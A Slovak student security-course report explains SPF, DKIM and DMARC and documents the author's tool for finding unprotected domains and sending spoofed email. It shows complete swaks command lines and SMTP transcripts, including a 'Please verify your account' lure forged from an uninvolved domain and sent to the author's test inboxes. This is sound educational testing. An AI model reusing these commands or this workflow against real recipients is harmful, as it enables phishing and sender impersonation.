BIT - Bezpečnosť informačných technológií

Semestrálny projekt

E-mail spoofing pomocou nesprávnej konfigurácie SPF/DKIM/DMARC záznamov

Autor: Marek Čederle

Analýza problémovej oblasti a existujúcich riešení

E-mail spoofing je forma falšovania identity, ktorá sa používa primárne pre phishingové kampaňe. Ide o techniku, pri ktorej útočník použije hlavičku e-mailu na zamaskovanie svojej identity a vydáva sa za legitímneho odosielateľa. Väčšinou ide o nejaký dôležitý subjekt ako banka alebo iné veľké známe spoločnosti.

Keďže e-mailové protokoly, ktoré sa používajú ako napr. SMTP sú veľmi staré a neboli vytvárané s ohľadom na bezpečnosť v budúcnosti, od začiatku neposkytovali žiadne mechanizmy na overenie identity odosielateľa. Bolo priam triviálne pre útočníkov zneužívať túto zraniteľnosť. Preto sa v priebehu rokov vyvinuli rôzne mechanizmy na overenie identity odosielateľa, medzi ktoré patria napríklad SPF, DKIM a DMARC.

Sender Policy Framework (SPF)

Ide o DNS TXT záznam, ktorý špecifikuje, ktoré mail servery sú oprávnené posielať e-maily za danú doménu.

Príklad SPF záznamu:

```
v=spf1 ip4:192.168.1.1 include:_spf.google.com ~all
```

- `v=spf1` - verzia SPF
- `ip4:` - povolená IP adresa
- `include:` - zahrnutie SPF záznamu inej domény, čiže IP adresa v SPF zázname danej domény je tiež povolená
- `all` - záverečné pravidlo, ktoré určuje, ako sa má zaobchádzať s e-mailmi, ktoré nespĺňajú predchádzajúce pravidlá (existuje viacero pravidiel než len `all`)

Modifikátory:

```
- (Fail) - zakázané
~ (SoftFail) - zakázané, ale email sa prijme (väčšinou potom obsahuje tag ako
Spam/Insecure)
? (Neutral) - interpretované ako NONE (čiže žiadna nastavená politika)
+ (Pass) - povolené
```

Obmedzenia SPF

Po implementovaní SPF sa zistilo, že samotný SPF mechanizmus nestačí na úplnú ochranu proti spoofingu. Mechanizmus bráni falšovaniu adresy `envelope-from`, útočníkom však stačí iba sfalšovať adresu v poli `From` v hlavičke e-mailu, ktorú vidí príjemca keď si otvorí mail.

DomainKeys Identified Mail (DKIM)

DKIM je kryptografický mechanizmus, ktorý pridáva digitálny podpis do e-mailovej hlavičky. Príjemca môže overiť, že obsah správy a niektoré hlavičky neboli modifikované a pochádzajú z autorizovaného servera.

DKIM má dva hlavné prvky:

- DKIM TXT záznam uložený v DNS pre danú doménu
- DKIM hlavičku, ktorá sa pridáva ku každému odoslanému e-mailu z tejto domény

Princíp:

- Odosielateľ pridá DKIM podpis do hlavičky emailu
- Verejný kľúč je publikovaný v DNS (TXT záznam)
- Príjemca overí podpis pomocou verejného kľúča, čím sa zabezpečí integrita správy a autentickosť odosielateľa

Príklad DKIM záznamu:

```
dig TXT cf2024-1._domainkey.email.cloudflare.net +short
# output:
"v=DKIM1; h=sha256; k=rsa;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiweykoi+o48IOGuP7GR3X0MOExCUDY/BCRHo
WBnh3rChl7WhdyCxW3jgq1daEjPPqoi7sJvdg5hEQVsgVRQP4DcnQDVjGMbASQtrY4WmB1VebF+RPJB2EC
PsEDTpeiI5ZyUAwJaVX7r6bznU67g7LvFq35yIo4sdlmtZGV+i0H4cpYH9+3JJ78k"
"m4KXwaf9xUJCWF6nxeD+qG6Fyruw1Qlbds2r85U9dkNDVAS3gioCvELryh1TxKGiVTkg4wqHTyHfWsp7K
D3WQHYJn0RyfJJu6YEmL77zonn7p2SRMvTMP3ZEXibnC9gz3nnhR6wcYL8Q7zXypKTMD58bTixDSJwIDAQ
AB"
```

- `v` - verzia DKIM
- `h` - hashovací algoritmus
- `k` - typ kľúča
- `p` - verejný kľúč zakódovaný v base64

Existuje viacero častí DKIM záznamu, ktoré určujú správanie DKIM mechanizmu ale vyššie spomenuté sú tie najdôležitejšie.

Ako je vidieť vyššie, nejde o klasický TXT záznam. Sa skladá z viacerých častí:
`selector._domainkey.domain.tld`

Selector je názov, ktorý určuje konkrétny DKIM kľúč. Môže byť akýkoľvek a nastavuje ho poskytovateľ e-mailových služieb.

DKIM v hlavičke emailu sa štrukturálne veľmi podobá záznamu, ale obsahuje aj samotný podpis `b=`, ktorý je generovaný z hlavičiek definovaných v `h=` časti a hashu tela emailu `bh=`.

Ani DKIM však nie je úplne dokonalí a obsahuje nejaké vektory útokov. Napríklad pri použití krátkych klúčov na podpisovanie môžu byť tieto klúče prelomené do pár hodín alebo dní.

Domain-based Message Authentication, Reporting and Conformance (DMARC)

Nadstavba nad SPF a DKIM, ktorá definuje politiku pre neautentifikované správy a umožňuje ich nahlasovanie. DMARC politika hovorí o tom, čo sa má stať s emailom po skontrolvaní mechanizmami SPF a DKIM.

Príklad DMARC záznamu:

```
v=DMARC1;  p=reject; rua=mailto:example@dmarc-reports.cloudflare.net
```

Politiky:

- `p=` = politika
  - `none` - iba monitoring (bez akcie)
  - `quarantine` - presun do karantény/spam
  - `reject` - odmietnutie správy
- `rua=` = adresa pre zasielanie agregovaných reportov o neautentifikovaných správach

Existuje viacero častí DMARC záznamu, ktoré určujú správanie DMARC mechanizmu ale vyššie spomenuté sú tie najzákladnejšie.

DMARC je vhodný použiť aj pre domény, ktoré neodosielajú žiadne e-maily, pretože pri správnom nastavení SPF a DKIM to zabráni útočníkom v zneužití týchto domén na spoofing, pretože všetky emaily z týchto domén budú odmietnuté.

Existujúce riešenia

Riešení na túto problematiku existuje naozaj veľa. Analyzoval som iba niektoré z nich.

Nástroj	Účel
PyPhisher	Phishing framework
checkdmarc	Overenie DNS záznamov
swaks	SMTP testovanie
dmarc	skript na parsovanie DMARC zaznamov
ghostmail-collector	Zoznam jednorazových/dočasných domén

- PyPhiser je komplexný nástroj pre phishingové kampaňe. Dokáže vytvoriť phishing stránky pre najviac populárne webstránky a vie odchytiť IP adresy a prihlasovacie údaje.
- checkdmarc je nástroj na overenie správnosti nastavenia SPF/DKIM/DMARC záznamov pre danú doménu.
- swaks je nástroj na testovanie SMTP serverov. Umožňuje odosielať e-maily s vlastnými hlavičkami, čo je užitočné pre testovanie avšak dá sa zneužiť na spoofing.
- dmarc je jednoduchý skript na parsovanie DMARC záznamov.

- ghostmail-collector je projekt, ktorý zhromažďuje zoznam jednorazových a dočasných domén, ktoré sa dajú zneužiť na spoofing.

Vyskúšal som si všetky nástroje a zistil som, že pre môj projekt bude najvhodnejšie použiť kombináciu niektorých z nich.

Riešenie

Návrh riešenia problému

Napriek tomu, že existujú takéto mechanizmy, stále existujú domény, ktoré nemajú správne nakonfigurované tieto záznamy, alebo ich nemajú nakonfigurované vôbec. To umožňuje útočníkom zneužívať tieto domény na spoofingové útoky.

Trochu som zmenil pôvodný cieľ resp. výstup projektu a miesto skriptu na analýzu hlavičiek som sa rozhodol vytvoriť nástroj, ktorý nájde spoofovateľnú doménu a následne odošle spoofovaný e-mail na zadanú cieľovú adresu.

Stručný workflow riešenia je nasledovný:

1. Nástroj získa zoznam jednorazových/dočasných domén z ghostmail-collector repozitára.
2. Pre každú doménu overí nastavenie SPF/DKIM/DMARC záznamov pomocou dmarc nástroja.
3. Ak nájde doménu bez správneho nastavenia týchto záznamov, tak ju ponúkne používateľovi na výber.
4. Použije `swaks` na odoslanie spoofovaného e-mailu na zadanú cieľovú adresu.

Implementácia

Nástroj som implementoval v Pythone. Využil som niektoré zo spomenutých github projektov, pričom nástroj z `dmarc` repozitára som mierne upravil, aby okrem DMARC záznamu vedel získať aj SPF a DKIM záznamy. Pracoval som vo WSL na Kali Linuxe. Nástroj používa programy dostupné v systéme, ako `dig` na získanie DNS záznamov a `swaks` na odoslanie e-mailu. V prípade že chýbajú tak program vyzve používateľa aby si nástroje nainštaloval.

Testoval som spoofovanie domén s a bez ochranných mechanizmov. Testoval som posielanie emailov na nasledujpce služby:

- Gmail
- STUBA email
- Cloudflare email forwarding
- Proton.me

Inštrukcie na použitie a nastavenie nástroja sú priamo v github repozitári projektu.

Program má 3 režimy:

- `check` - iba overí dependencies
- `send` - ak špecifikované aspoň minimálne potrebné parametre, tak odošle predvolený spoofovaný email
- `interactive` - hlavný interaktívny režim, kde používateľ zadáva všetky potrebné parametre počas behu programu, spúšta sa celá workflow opísaná vyššie

Použitie:


```
python3 email_tool.py interactive
# pre zobrazenie nápovedy
python3 email_tool.py --help
```

Testovanie


Poznámka: Ako aj bude z testovania jasné, tak okrem služby Proton, ostatné email služby, ktoré som skúšal, mi ani nedovolili poslanie spoofovaného emailu kvôli iným ochranným mechanizmom. Proton, ktorý to ako jediný dovolil, tak aj tak posielal emaily do priečinku spam, keďže taktiež používa interne nejaký detekčný mechanizmus.

Pomerne dlho som testoval nástroj `swaks` sám o sebe aby som zistil, ktoré hlavičky je optimálne nastaviť pre odosielanie spoofovaných emailov. Následne som testoval nástroj na rôznych doménach a službách.


Testovanie funkcionality `send` pre spoofovanu domenu `cederle.com`, ktorá má správne nastavené SPF/DKIM/DMARC záznamy a cieľovú adresu na `llm.testing.thesis@proton.me` (čo je tesovacia adresa, ktorú som v priebehu testovania používal):



Môžeme vidieť že služba proton dovolila odoslanie emailu, ale označila ho ako neautentifikovaný a zobrazila varovanie.




Je to z dôvôdu toho, že doména `cederle.com` má správne nastavené SPF/DKIM/DMARC záznamy, takže proton vie, že email neprešiel DMARC politikou a preto ho označil ako neautentifikovaný



Testovanie celeho workflow v interaktívnom režime pre domény `seniorom.sk`, ktorá bola vybraná nástrojom z dôvodu chýbajúcich SPF/DKIM/DMARC záznamov:

```
From: Testovic <testovic@seniorom.sk>
To: llm.testing.thesis@proton.me
Subject: Testovanie

Send email? [y/n]: y

Sending spoofed email...

Command: swaks --to llm.testing.thesis@proton.me --from testovic@seniorom.sk --ehlo seniorom.sk --header From: "Testovic" <testovic@seniorom.sk> --header Reply-To: <testovic@seniorom.sk>
--header Return-Path: <testovic@seniorom.sk> --header Message-Id: <1764537766.testovic@seniorom.sk> --header Subject: Testovanie --header X-Mailer: Thunderbird --header Content-Type:
text/html; charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Testovanie</body></html>

Output:
=== Trying mail.protonmail.ch:25...
=== Connected to mail.protonmail.ch.
<-  220-mailinzur107.protonmail.ch ESMTP Postfix
<-  220 mailinzur107.protonmail.ch ESMTP Postfix
 -> EHLO seniorom.sk
<-  250-mailinzur107.protonmail.ch
<-  250-PIPELINING
<-  250-SIZE 71500000
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250 CHUNKING
 -> MAIL FROM:<testovic@seniorom.sk>
<-  250 2.1.0 Ok
 -> RCPT TO:<llm.testing.thesis@proton.me>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Nov 2025 22:22:46 +0100
 -> To: llm.testing.thesis@proton.me
 -> From: "Testovic" <testovic@seniorom.sk>
 -> Subject: Testovanie
 -> Message-Id: <1764537766.testovic@seniorom.sk>
 -> X-Mailer: Thunderbird
 -> Reply-To: <testovic@seniorom.sk>
 -> Return-Path: <testovic@seniorom.sk>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Testovanie</body></html>
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 4dKKkj2szSzCR
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.

✓ Email sent successfully!

┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$
```

Teraz vidíme, že služba Proton "nemá problém" s daným emailom (email je stále v spame):



Message headers


```
Return-Path: <testovic@seniorom.sk>
X-Original-To: llm.testing.thesis@proton.me
Delivered-To: llm.testing.thesis@proton.me
Received: from seniorom.sk (unknown [149.40.61.20]) by mailinzur107.protonmail.ch
 (Postfix) with ESMTP id 4dKKkj2szSzCR for <llm.testing.thesis@proton.me>; Sun, 30
Nov
 2025 21:22:53 +0000 (UTC)
Authentication-Results: mail.protonmail.ch; dmarc=none (p=none dis=none)
 header.from=seniorom.sk
Authentication-Results: mail.protonmail.ch; spf=none smtp.mailfrom=seniorom.sk
Authentication-Results: mail.protonmail.ch; arc=none smtp.remote-ip=149.40.61.20
Authentication-Results: mail.protonmail.ch; dkim=none
Date: Sun, 30 Nov 2025 22:22:46 +0100
To: llm.testing.thesis@proton.me
From: "Testovic" <testovic@seniorom.sk>
Subject: Testovanie
Message-Id: <1764537766.testovic@seniorom.sk>
X-Mailer: Thunderbird
Reply-To: <testovic@seniorom.sk>
Content-Type: text/html
Mime-Version: 1.0
X-Spam: Yes
X-Pm-Spam: 0yezJI6cihyJeYR3pi42biOzJFtcGiiwIcVns6ISZjI2YY1MTjWFOMAjxjBDZmNkVA0M
 j1WQMNISsyNnIWaiQI2OijTJOYVjhzATZmM2QFiMWhjBYZFmliIWYfX0=
X-Pm-Origin: external
X-Pm-Transfer-Encryption: none
X-Pm-Content-Encryption: on-delivery
X-Pm-Spamscore: 0
X-Pm-Spam-Action: spam
```

Cancel Download

Testovanie pre doménu `seniorom.sk` a cieľovú adresu `marek@cederle.com`:

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek@cederle.com --domain seniorom.sk

Sending spoofed email...

Command: swaks --to marek@cederle.com --from admin@seniorom.sk --ehlo seniorom.sk --header From: "Admin" <admin@seniorom.sk> --header Reply-To: <admin@seniorom.sk> --header Return-Path: <admin@seniorom.sk> --header Message-Id:
<1764538115.admin@seniorom.sk> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying route3.mx.cloudflare.net:25...
=== Connected to route3.mx.cloudflare.net.
<-  220 mx.cloudflare.net Cloudflare Email ESMTP Service ready
 -> EHLO seniorom.sk
<-  250-mx.cloudflare.net greets seniorom.sk
<-  250-STARTTLS
<-  250-8BITMIME
<-  250 ENHANCEDSTATUSCODES
 -> MAIL FROM:<admin@seniorom.sk>
<-  250 2.1.0 Ok
 -> RCPT TO:<marek@cederle.com>
<-  250 2.1.0 Ok
 -> DATA
<-  354 Start mail input; end with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Nov 2025 22:28:35 +0100
 -> To: marek@cederle.com
 -> From: "Admin" <admin@seniorom.sk>
 -> Subject: Important Notice
 -> Message-Id: <1764538115.admin@seniorom.sk>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@seniorom.sk>
 -> Return-Path: <admin@seniorom.sk>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550 5.7.26 Cannot forward emails that are not authenticated. Refer to https://developers.cloudflare.com/email-routing/postmaster/ for more information.. bUiAwPiyMM0n
 -> QUIT


Errors/Warnings:
*** Remote host closed connection unexpectedly.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: seniorom.sk
  From: admin@seniorom.sk
  To: marek@cederle.com
  Subject: Important Notice

Common issues:
  • Domain may have been blacklisted
  • Target mail server may reject the email
  • Network/firewall issues
  • SMTP server not accepting connections
```

Môžeme vidieť, že Cloudflare zablokoval odoslanie emailu, kvôli tomu, že nebol autentifikovaný:



Ak vykúšame to isté len použijeme ako spoofovanú doménu `cederle.com`, ktorá má správne nastavené SPF/DKIM/DMARC záznamy, tak email neprejde, ale už kvôli SPF záznamu, ktorý hovorí že iba určité IP adresy môžu posielať emaily za túto doménu a kvôli DMARC:

```
┌──(venv)─(marek㉿LAPTOP-15LH5E68)-[~/Documents/projekt_BIT_real]
└─$ python email_tool.py send marek@cederle.com --domain cederle.com

Sending spoofed email...

Command: swaks --to marek@cederle.com --from admin@cederle.com --ehlo cederle.com --header From: "Admin" <admin@cederle.com> --header Reply-To: <admin@cederle.com> --header Return-Path: <admin@cederle.com> --header Message-Id:
<1764538354.admin@cederle.com> --header Subject: Important Notice --header X-Mailer: Thunderbird --header Content-Type: text/html; charset=utf-8 --header MIME-Version: 1.0 --body <html><body>Please verify your account.</body></html>

Output:
=== Trying route3.mx.cloudflare.net:25...
=== Connected to route3.mx.cloudflare.net.
<-  220 mx.cloudflare.net Cloudflare Email ESMTP Service ready
 -> EHLO cederle.com
<-  250-mx.cloudflare.net greets cederle.com
<-  250-STARTTLS
<-  250-8BITMIME
<-  250 ENHANCEDSTATUSCODES
 -> MAIL FROM:<admin@cederle.com>
<-  250 2.1.0 Ok
 -> RCPT TO:<marek@cederle.com>
<-  250 2.1.0 Ok
 -> DATA
<-  354 Start mail input; end with <CR><LF>.<CR><LF>
 -> Date: Sun, 30 Nov 2025 22:32:34 +0100
 -> To: marek@cederle.com
 -> From: "Admin" <admin@cederle.com>
 -> Subject: Important Notice
 -> Message-Id: <1764538354.admin@cederle.com>
 -> X-Mailer: Thunderbird
 -> Reply-To: <admin@cederle.com>
 -> Return-Path: <admin@cederle.com>
 -> Content-Type: text/html; charset=utf-8
 -> MIME-Version: 1.0
 ->
 -> <html><body>Please verify your account.</body></html>
 ->
 ->
 -> .
<** 550 5.7.1 149.40.61.20 isn't allowed to send email for admin@cederle.com. rmZDjONsltlK
 -> QUIT


Errors/Warnings:
** Remote host closed connection unexpectedly.


X Failed to send email (Exit code: 26)

Debugging Information:
  Domain: cederle.com
  From: admin@cederle.com
  To: marek@cederle.com
  Subject: Important Notice

Common issues:
  • Domain may have been blacklisted
  • Target mail server may reject the email
  • Network/firewall issues
  • SMTP server not accepting connections
```

Session ID	Sender	Custom address	Received	Result
rmZDjONsltlK	admin@cederle.com	marek@cederle.com	2 minutes ago	Error

Action
Forward

Message ID
<1764538354.admin@cederle.com>

SPF status	DMARC status	DKIM status	ARC status
fail	fail	none	none

Rejected reason:
